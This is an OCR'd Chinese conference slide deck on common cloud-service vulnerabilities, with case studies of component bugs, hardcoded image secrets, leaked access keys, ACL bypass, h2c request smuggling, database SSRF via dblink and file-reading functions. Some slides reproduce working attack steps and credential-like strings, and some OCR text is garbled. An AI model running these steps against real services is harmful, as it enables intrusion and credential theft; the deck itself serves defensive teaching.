


云服务常见漏洞分享



target1 a





target1a

某互联网公司 高级安全工程师

专业域: 云安全+应用安全

目前在公司主要负责云基础设施安全。包括云基础设施评估、ASM、CIEM、CSPM、云上纵深防御体系建设等工作。




目录

- 1 | 云服务模型及责任共担模型概述
- 2 | 云服务通用风险及案例
- 3 | Q&A


云服务模型及责任共担模型概述



云服务模型



云计算安全责任共担模型



云服务安全需关注?

云服务抽象分层



云服务分层

特性

引入风险

通用案例

应用层

- 模版化部署

- 传统应用功能转变为风险
- 配置(key\默认密码)一致性

- S3相关漏洞
- 应用逃逸;组件未授权
- 任意登录(通用JWT密钥)

网络层

- 底层流量不可视(用户)
- 管理网段默认向所有用户开放
- 组件繁多

- 增加网络盲点
- 可利用管理网段突破边界
- 容器底层网络互通
- 网络复杂性增加(网络层攻击面变大)

- 通过云服务上线(数据外发)
- 多种SSRF
- ACL绕过、HTTP走私

基础设施层

- 底层托管
- 多租模式(容器化)

- 资源竞争
- 配置黑盒化
- 容器相关风险(容器镜像、容器运行时、容器配置等)
- 弱隔离(跨租户攻击)

- 镜像硬编码、镜像敏感挂载
- 组件漏洞
- Metadata未授权
- 大AK、AK泄漏

云服务常见通用漏洞及真实案例



案例1:基础设施层风险-组件漏洞

分析通用组件

漏洞利用

命令执行

The screenshot shows a web browser window with the address bar displaying `221.194.189.31:2280/v1/agent/self`. The page content is a JSON response, which is partially visible. The 'mem' field is highlighted, showing a 'Node' value of 'n250-173-194' and a 'CheckID' of 'mem'. A red arrow points to the 'mem' field in the JSON response.

案例2:基础设施层风险-镜像硬编码敏感信息



集群名称

状态

byteh...

23

byteh...

集群参数

视觉化设置

XML 设置

1 SELECT

2 file('/root/.bash_history');

搜索产品或文档

企业组织

支持

备案

费用

文档中心

容器服务

概览

集群

授权管理

应用中心

镜像缓存

快速入门

资源概览

16 集群总数

539 节点总数

1064 工作负载总数

LAS-Services-Staging

CPU 使用量 已用1%

内存使用量 已用10%

节点数量: 5 工作负载数量: 31

LAS-AZ-B-XFL

CPU 使用量 已用0%

内存使用量 已用2%

节点数量: 34 工作负载数量: 36

LAS-AZ-C-Public

CPU 使用量 已用1%

内存使用量 已用1%

节点数量: 64 工作负载数量: 36

可用区B-双网卡

CPU 使用量 已用8%

内存使用量 已用3%

节点数量: 39 工作负载数量: 30

双网卡可用区B-PPE集群

CPU 使用量 已用0%

可用区B-VKE

CPU 使用量 已用0%

快速入口

创建集群

帮助文档

资源配额

容器集群资源配额

资源 用量/配额

单地域下集群数量 16/20

单集群下节点数量 186/500

单集群下节点池数量 59/70

trigger is cd on_deploy is ca

origin.yml is sed

status bh-helper cd .. is cd

tosutil is ls cd .. is cd tmp/ is exit

!! is tosutil config -i

s-cn-beijing.voices.com -re cn-

is TmpkaVITQ== -e

-i

-e tos-cn-beijing.voices.com -re

bj | grep -v "" .tosutil is

|| grep -w "tos://bhce-ck-image-

grep -w "tos://bhce-ck-image-

2.1.0.52.targz" echo \$exist

\$echo="" a=\${\$echo}=""

e-ck-image-bj | grep -w "tos_urli

s://bhce-ck-image-bj echo \$exist

.0.52.targz" exist=\${/tosutil is

~/bhce-ck-image-bj | grep -w

in sh ensure.sh vi ensure.sh sh

temctcl daemon-reload exit


viml am exchamnti static

案例3:基础设施层风险-镜像敏感挂载

编写UDF

获取环境变量

服务接管



案例4:基础设施层风险-通用密钥

基础设施账号通用



登录镜像仓库



供应链攻击

← → ↺ 🏠

b-manager/config

☆

SE_VIP	true
containerized.taskmanager.env.CFS_ACCESS_KEY_FILESYSTEM_lasfs	AKLTODE0YWlyYjVvKOGM3NGI
containerized.taskmanager.env.CFS_SECRET_KEY_FILESYSTEM_lasfs	*****
containerized.taskmanager.env.LD_LIBRARY_PATH	/opt/tiger/ss_lib/so:/opt/tiger/yarn_deploy/hadoop-2.6.0-cdh5.4.4/lib/native:/usr/local
dashboard.data_source	bytetsd

```
root@iv-ybxfv6w27wiju0vdsyz:~/vopython3# docker login cr-cn-beijing.volces.com -u 1008008 -p OSVg6V1NFNzo3QutJOKVNR1I6VUMyQzpMRkNPOjNYWjI6RVZYMjpKQ1RYIn0.eyJpc3MiOiJjc1pc3N1ZXIiLCJzZW51bGUiOiJhbnRlbnRpdH1fdHlwZSI6InVzZXIiLCJpZGVudG10eV9hY2NvdW50X21kIjoyMTAwMDQyLTA4fQ.dtQFZr1J6ZZNag4qfaSBKpW02gsqZFNUXCAaHi0rVGmS320VgLCmckWiixANZ9T41Kb-aYHVCTo4NiNNI6X_p-Fx15Dygg6dbSh_MWWKue2q8ex_Kr97kjh1lqKTUHLr-0A1faCn-3oifUKeukXayjwAw...
WARNING! Using --password via the CLI is insecure. Use --password-stdin.
WARNING! Your password will be stored unencrypted in /root/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
root@iv-ybxfv6w27wiju0vdsyz:~/vopython3# docker logout
Removing login credentials for https://index.docker.io/v1/
```


案例6:网络层风险-ACL绕过(IP伪造)

伪造方式


- TOA
- Proxy Protocol

伪造IP优先级

- 内部管理IP(100段)
- 内部服务IP
- 其他内部IP

```
This is a private route!  
22:35:14.872357 IP (tos 0x0, ttl 64, id 28350, offset 0, flags [DF], proto TCP (6), length 239  
)  
10.152.0.2.8999 > 172.16.0.2.52267: Flags [FP.], cksum 0x0869 (correct), seq 1:200, ack 57  
2, win 63952, length 199  
E...n.@.@...  
.....#'.+S..Q...$P....i..HTTP/1.1 200 OK  
Server: Werkzeug/3.0.1 Python/3.8.10  
Date: Tue, 31 Oct 2023 14:35:11 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 26  
Connection: close
```

```
This is a private route!  
22:35:18.968363 IP (tos 0x0, ttl 64, id 28351, offset 0, flags [DF], proto TCP (6), length 239  
)  
10.152.0.2.8999 > 172.16.0.2.52267: Flags [FP.], cksum 0x0869 (correct), seq 1:200, ack 57  
2, win 63952, length 199  
E...n.@.@...  
.....#'.+S..Q...$P....i..HTTP/1.1 200 OK  
Server: Werkzeug/3.0.1 Python/3.8.10  
Date: Tue, 31 Oct 2023 14:35:11 GMT  
Content-Type: text/html; charset=utf-8
```



超时

```
0 packets dropped by kernel  
root@edu:/home/ecs-user#  
root@edu:/home/ecs-user#
```

```
abort(403) # Forbidden  
return "This is a private route!"  
  
@app.route('/public')  
def public_route():  
  
    return "This is a public route!"  
  
if __name__ == '__main__':  
    app.run(host='0.0.0.0', port=8999)  
  
root@edu:~# python3 flask-backend.py  
* Serving Flask app 'flask-backend'  
* Debug mode: off  
WARNING: This is a development server. Do not use it in a production deployment. Use a pr  
oduction WSGI server instead.  
* Running on all addresses (0.0.0.0)  
* Running on http://127.0.0.1:8999  
* Running on http://10.152.0.2:8999  
Press CTRL+C to quit  
172.16.0.2 -- [31/Oct/2023 22:34:26] "GET /private HTTP/1.1" 403 -  
^Croot@edu:~##设置IPtables  
root@edu:~# iptables -A INPUT -s 172.16.0.0/12 -p tcp --dport 8999 -j DROP  
root@edu:~# python3 flask-backend.py  
* Serving Flask app 'flask-backend'  
* Debug mode: off  
WARNING: This is a development server. Do not use it in a production deployment. Use a pr  
oduction WSGI server instead.  
* Running on all addresses (0.0.0.0)  
* Running on http://127.0.0.1:8999  
* Running on http://10.152.0.2:8999  
Press CTRL+C to quit  
10.152.0.254 -- [31/Oct/2023 22:35:11] "GET /private HTTP/1.1" 200 -
```

```
10.152.0.254 -- [31/Oct/2023 22:35:11] "GET /private HTTP/1.1" 200 -
```

```
root@edu:~# python3 flask-backend.py  
* Serving Flask app 'flask-backend'  
* Debug mode: off  
WARNING: This is a development server. Do not use it in a production deployment. Use a pr  
oduction WSGI server instead.  
* Running on all addresses (0.0.0.0)  
* Running on http://127.0.0.1:8999  
* Running on http://10.152.0.2:8999  
Press CTRL+C to quit  
172.16.0.2 -- [31/Oct/2023 22:34:26] "GET /private HTTP/1.1" 403 -  
^Croot@edu:~##设置IPtables  
root@edu:~# iptables -A INPUT -s 172.16.0.0/12 -p tcp --dport 8999 -j DROP  
root@edu:~# python3 flask-backend.py  
* Serving Flask app 'flask-backend'  
* Debug mode: off  
WARNING: This is a development server. Do not use it in a production deployment. Use a pr  
oduction WSGI server instead.  
* Running on all addresses (0.0.0.0)  
* Running on http://127.0.0.1:8999  
* Running on http://10.152.0.2:8999  
Press CTRL+C to quit  
root@edu:/home/ecs-user/test#
```

设置 iptables

案例7:网络层风险-HTTP走私

走私类型


- CL.TE
- TE.CL
- CL.CL
- TE.TE
- H2.TE
- H2/H2C

Go GET /flag HTTP/1.1
Host: 192.168.0.177
X-real-ip: 128.14.226.78
X-Forwarded-For: 128.14.226.78
Upgrade: h2c
Connection: upgrade
X-Forwarded-Proto: https
Http2-Settings: AAMAAABKAARAAAAAIAAAAA
Accept-Encoding: gzip
X-Alb-Waf-RequestId: 2017196b97e37873b485629f9dbd7aa1
X-Vport: 443
X-Vip: 192.168.1.193
X-Clb-Cluster: 39b61f99-f4e5-4104-8450-8f6b07e583f6
X-Toutiao-Lb-Ip: 100.64.66.217
X-Vni: 1049381
HTTP/1.1 200 OK
Date: Wed, 01 Dec 2021 08:00:16 GMT
Content-Length: 17
Content-Type: text/plain; charset=utf-8
You got the flag!

案例8:应用层风险-SSRF+未授权

易忽略触发点

- 数据库内部函数
- 存储引擎
- 产品自定义UDF
- 产品驱动



容器底层默认互通(CNI Flannel)
用户访控策略仅落在前端代理处

SSRF

```

root@iv-ycoeagknmaa7qccvpvx:~# psql -h postgres-163fea0c078c-public.rds-pg.volcs.com -p 5432 -U postgres
psql (12.14 (Ubuntu 12.14-0ubuntu0.20.04.1), server 11.15)
Type "help" for help.

postgres=> select dblink_connect('testsu','host=172.31.34.58 port=5432 user=root password=1qaz@WSX
dbname=postgres');
dblink_connect
-----
OK
(1 row)

postgres=> select dblink_connect('testsu','host=172.31.34.58 port=2022 user=root password=1qaz@WSX
dbname=postgres');
ERROR: could not establish connection
DETAIL: SSL error: wrong version number
expected authentication request from server, but received S
postgres=> create table test(id int);
CREATE TABLE
postgres=> select dblink_connect('testsu','host=172.31.34.58 port=5432 user=root password=1qaz@WSX
dbname=postgres');
ERROR: duplicate connection name
postgres=> select * from dblink_send_query('testsu', 'select version()');
dblink_send_query
-----
1
(1 row)

postgres=> select * from dblink_get_result('testsu') as t(res text);
res
-----
PostgreSQL 12.10 on x86_64-pc-linux-gnu, compiled by gcc (Debian 8.3.0-6) 8.3.0, 64-bit
(1 row)

postgres=> SELECT version();
version
-----
PostgreSQL 11.15 on x86_64-pc-linux-gnu, compiled by gcc (Debian 8.3.0-6) 8.3.0, 64-bit
(1 row)

```

远程服务器版本


本地版本

案例10:应用层风险-SSRF(存储引擎)+Metadata未授权

确认云产品支持引擎

利用引擎SSRF(获取高敏AK)

接管服务



接管服务



漏洞挖掘治理

Empower Security
Enrich life

案例13:应用层安全风险-数据库逃逸

账号提权

- 拓展提权
- 配置模板修改
- 参数注入
- 利用高权限功能注入

函数逃逸

服务接管

```
root@iv-ybvo400umlijuv0m6flv:~# psql -U adminadmin -h postgrese6c526d14
Password:
psql (12.12 (Ubuntu 12.12-0ubuntu0.20.04.1), server 11.15)
Type "help" for help.
```

```
postgres=> SELECT current_setting('is_superuser');
current_setting
-----
on
(1 row)
```

```
postgres=> select pg_read_file('/.env.sh');
pg_read_file
-----
